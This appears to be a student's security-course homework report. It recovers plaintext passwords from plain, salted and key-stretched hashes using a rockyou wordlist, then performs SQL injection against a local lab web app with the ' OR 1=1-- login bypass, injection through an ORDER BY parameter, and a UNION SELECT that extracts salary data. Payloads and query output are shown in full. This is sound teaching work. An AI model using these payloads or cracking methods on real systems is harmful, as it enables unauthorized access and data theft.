

Comp430 Homework#4 Report
Burak Yıldırım 72849

Question 1

1)

Actual passwords of the users can be seen below.

```
burak@BURAK-MacBook-Pro Question 1 % /usr/local/bin/python3.9 "/Users/burak/Downloads/HW4/Homework/Question 1/part1.py"
INFERRED PASSWORDS
*****
User: Creed      Password: cocacola
User: Meredith   Password: 50cent
User: Stanley    Password: patrick
User: Phyllis    Password: newyork
```

The attack table file is attached named “part1a-attack-table-pure.csv”. In the code, I found the hash values for each password in rockyou.txt file. Then, I compared these hash values and hash_of_password value in digitalcorp.txt to find the password of users.

2)

Actual passwords of the users can be seen below.

```
burak@BURAK-MacBook-Pro Question 1 % /usr/local/bin/python3.9 "/Users/burak/Downloads/HW4/Homework/Question 1/part2.py"
INFERRED PASSWORDS
*****
User: Kevin      Password: tinkerbell
User: Angela     Password: chrisbrown
User: Oscar      Password: chivas
User: Darryl     Password: eminem
```

The attack table file is attached named “part2-attack-table-salty.csv”. In the code, I found the hash values for each password combination starting with the salt and ending with the salt values of each user. Then, I compared these hash values and hash_of_password value in salty-digitalcorp.txt file to find the passwords of users.

3)

Actual passwords of the users can be seen below.

```
User: Jim      Password: hottie
User: Pam      Password: cutiepie
User: Dwight   Password: angelica
User: Michael  Password: superstar
```


The attack table file is attached named “part3-attack-table-keystretching.csv”. In the code, I set the maximum number of iterations to 2000. I tried possible combinations to find the correct way to find the next hash. $x_{i+1} = \text{hash}(\text{password} + x_i + \text{salt})$ is the correct combination since it returned passwords for users. It's found in iteration number 1258.

Question 2

1)

Username:' OR 1=1--

Password:000



The screenshot shows a web browser window with the address bar displaying 'localhost/auth.php?challenge=1'. The page content shows a successful login message: 'Login successful! Welcome jack. [Next Challenge](#)'. Above this message, a PHP debug output is visible, showing the result of a SQL query: 'SELECT * FROM users WHERE username='' OR 1=1--' AND password='000''. The result is an array of five user objects, each with an id, username, and password. The first user is 'jack' (id 1), which is the user who successfully logged in.

```
Query : SELECT * FROM users WHERE username='' OR 1=1--' AND password='000'
Result: Array
(
    [0] => stdClass Object
        (
            [id] => 1
            [username] => jack
            [password] => c17a614217c95526df3745527625df32
        )

    [1] => stdClass Object
        (
            [id] => 2
            [username] => admin
            [password] => ed730e3eb044d0dd43e04424d819d77c
        )

    [2] => stdClass Object
        (
            [id] => 3
            [username] => lord
            [password] => a4d6cf3d4a98fb36b430973a94d31845
        )

    [3] => stdClass Object
        (
            [id] => 4
            [username] => alex
            [password] => d578d1a26970736eabf19417327db2d1
        )

    [4] => stdClass Object
        (
            [id] => 5
            [username] => karen
            [password] => da4cc23472696ef75ea04da5b10a05bb
        )
)
```

Challenge 1 - Fight!

Enter username and password:

Username:

Password:

As I started with an apostrophe in the username it finished the assignment of the username because there is no sql injection protection. Without any protection, usernames and passwords are directly inserted into the query. Then I write an OR statement and continued with 1=1 which is always true. In the end of the username, I used two dashes to comment out the rest of the statement. The password choice doesn't matter so I just gave 000 as the password. Since 1=1 is a true statement with an OR operation, the query executed and returned all users.

2)

Username:' OR 1=1--

Password:000



Challenge 2 - Fight!

Enter username and password:

Username:

Password:


I used the same payload is in the question 1. In this question, there is a protection of escaping characters. In the username, I started with an apostrophe to finish the assignment of the username in the query and this way escaping characters couldn't protected. Then I continued with an OR operation and 1=1 which is always true. Then, I commented out the rest of the statement by using two dashes. Since the password doesn't matter, I gave it as 000 again. Since 1=1 is true, the query executed and returned all users.

3)

Payload: ord=OR 1=1-- (ord=OR%201=1--)

Username: admin

Password: 000



```
Query : SELECT * FROM users WHERE username=? AND password = ? OR 1=1--
Result: Array
(
    [0] => stdClass Object
        (
            [id] => 1
            [username] => jack
            [password] => 351aaf9fee6bbd8e752fb6acc04349d6
        )

    [1] => stdClass Object
        (
            [id] => 2
            [username] => admin
            [password] => 7c5cae723c241d34b616dc41671526a
        )

    [2] => stdClass Object
        (
            [id] => 3
            [username] => lord
            [password] => 2f58af7992bddb8c47d9893c2af8dbe7
        )

    [3] => stdClass Object
        (
            [id] => 4
            [username] => alex
            [password] => 94579f93f2de6473bef13b0c690dfcac
        )

    [4] => stdClass Object
        (
            [id] => 5
            [username] => karen
            [password] => a40b5728785577186c3656a9f77b55ec
        )

)
```

Login successful! Welcome jack. [Next Challenge](#)

Challenge 3 - Fight!

Enter username and password:

Username:

Password:

In this question, I examined the source code and found the ord parameter. The username and password is well protected because it's a parametrized query, username and password values are inserted to the query later on as parameters. Since there is a order by clause, it helps us to exploit this query. Using the ord parameter in the url I replaced it with a payload. I started with an OR operation and continued with 1=1 which is always true. In the end, I used two dashes to comment out any possible statement after 1=1. After writing the payload and refreshing the page, the username and password don't matter so I gave username as admin and password as 000. After clicking submit, because 1=1 is true, the query is executed and returned all users.

4)

Payload:


```
' UNION SELECT NULL,U2.id, NULL,S2.role, S2.salary, NULL,NULL FROM users U2, salaries S2 WHERE S2.age>40 AND S2.salary>12000 AND S2.userid=U2.id--
```

```
(%27%20UNION%20SELECT%20NULL,U2.id,%20NULL,S2.role,%20S2.salary,%20NULL, NULL%20FROM%20users%20U2,%20salaries%20S2%20WHERE%20S2.age>40%20AND%20S2.salary>12000%20AND%20S2.userid=U2.id--)
```


Example:

```
?username=admin' UNION SELECT NULL,U2.id, NULL,S2.role, S2.salary, NULL,NULL FROM users U2, salaries S2 WHERE S2.age>40 AND S2.salary>12000 AND S2.userid=U2.id--
```

```
(?username=admin%27%20UNION%20SELECT%20NULL,U2.id,%20NULL,S2.role,%20S2.salary,%20NULL,NULL%20FROM%20users%20U2,%20salaries%20S2%20WHERE%20S2.age>40%20AND%20S2.salary>12000%20AND%20S2.userid=U2.id--)
```



```
DEBUG INFORMATION
Query : SELECT U.username, S.* FROM salaries S
      JOIN users U ON (U.id=S.userid)
      WHERE S.id=0 OR U.username='admin' UNION SELECT NULL,U2.id, NULL,S2.role, S2.salary, NULL,NULL FROM users U2, salaries S2 WHERE S2.age>40 AND S2.salary>12000 AND S2.userid=U2.id--'
Result: Array
```



```
[1] => stdClass Object
(
    [username] =>
    (
        [id] => 5
        [userid] =>
        [role] => ceo
        [salary] => 40000
        [bio] =>
        [age] =>
    )
)

[2] => stdClass Object
(
    [username] => admin
    (
        [id] => 2
        [userid] => 2
        [role] => sysadmin
        [salary] => 20000
        [bio] => Admin manages our systems effectively.
        [age] => 52
    )
)
}
```

Username:
ID: 2
UserID:
Role: sysadmin
Salary: 20000
Bio:
Age:

Username:
ID: 5
UserID:
Role: ceo
Salary: 40000
Bio:
Age:

Username: admin
ID: 2
UserID: 2
Role: sysadmin
Salary: 20000
Bio: Admin manages our systems effectively.
Age: 52

In this question, I finished the username assignment statement with an apostrophe. Now, the query is vulnerable for a UNION attack. Then, I continued with UNION operation execute my own query. I selected id, role, and salary information and other information as null. In the end of my query, I wrote the conditions which are age being greater than 40 and salary greater than 12000. I also combined tables with the userid and id values from each table. In the end, I used two dashes to comment out the rest of the query. It returned me results of the current user and my requested information.